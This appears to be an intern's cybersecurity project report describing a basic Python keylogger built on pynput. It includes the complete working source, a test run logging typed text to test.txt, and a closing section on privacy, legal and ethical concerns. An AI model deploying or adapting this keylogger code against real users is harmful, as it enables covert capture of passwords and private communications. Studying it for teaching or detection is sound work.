
KEY-LOGGER

Major Project

Project By K.Bharath Kumar
November Intern



A KEYLOGGER IS A TYPE OF SOFTWARE OR HARDWARE DEVICE THAT IS USED TO RECORD KEYSTROKES ON A COMPUTER OR DEVICE. IT IS OFTEN USED FOR LEGITIMATE PURPOSES, SUCH AS MONITORING EMPLOYEE ACTIVITY OR TRACKING A CHILD'S INTERNET USAGE, BUT IT CAN ALSO BE USED FOR MALICIOUS PURPOSES, SUCH AS STEALING PERSONAL INFORMATION OR LOGIN CREDENTIALS.

STEPS INVOLVED

- STEP 1 : Requirements
  python3
  python module (pynput)
  - STEP 2 : Actions performed by code
    The functions in the does the following
    - Using the keyboard and Listener from pynput module, the key presses of the keyboard are captured.
    - The Listener from the pynput captures the keyboard's key press events and send to the on_press function.
    - Here in on_press function the key pressed value is stored in the variable 'key'
    - The value is verified by passing the value to the on_release function which checks the pressed key is not 'esc'.
    - The key value is then appended to a list and then the list values are passed to write function.
    - Here in the write function the list's values are then written (appended) in a file.
    - This the file where all the key press are stored as a log.

- Step 3 : Functionality of the code and testing

When the python keylogger is started, it captures and the key press events by the keyboard and then saves them to a file called test.txt.

- Step 4 : Testing

The keylogger is started and then following text is typed with keyboard.

“Cybersecurity major project”

Output stored in the test.txt file

CODE

main.py test.txt

Python keylogger > main.py > ...

```python
import pynput
from pynput.keyboard import Key,Listener

#empty list creation for storing pressed keys
f=[]

def on_press(key):
    f.append(key)
    write(f)
    print(key)

def write(var):
    with open("test.txt","a") as p:
        for i in var:
            n_var = str(i).replace("'","")
            p.write(n_var)
            p.write(" ")

def on_release(key):
    if key == Key.esc:
        return False

with Listener(on_press=on_press,on_release=on_release) as l:
    l.join()
```

Terminal Output and Output in the test file

```
PS D:\Dropbox\projects\Python keylogger>
Key.shift
'C'
'y'
'b'
'e'
'r'
's'
'e'
'c'
'u'
'r'
'i'
't'
'y'
Key.space
Key.shift
'M'
'a'
'j'
'o'
'r'
Key.space
Key.shift
'P'
'r'
'o'
'j'
'e'
'c'
't'
Key.esc
PS D:\Dropbox\projects\Python keylogger>
```

Key.shift C y b e r s e c u r i t y Key.space Key.shift M a j o r Key.space Key.shift P r o j e c t Key.esc

SECURITY CONCERNS IN KEY-LOGGERS

- Privacy: Keyloggers can record sensitive information, such as login credentials, financial data, and personal communication. This can be a concern if the keylogger is used to monitor someone without their knowledge or consent, as it may violate their privacy.
- Legal issues: In many countries, it is illegal to use a keylogger to monitor someone without their knowledge or consent. This can be a concern if the keylogger is used for malicious purposes, such as stealing sensitive information or login credentials.
- Ethical issues: Using a keylogger to monitor someone without their knowledge or consent may be considered unethical, even if it is not illegal.
- Security risks: Keyloggers can be used to steal sensitive information, such as login credentials or financial data. This can be a concern if the keylogger is not properly secured or if it is used for malicious purposes.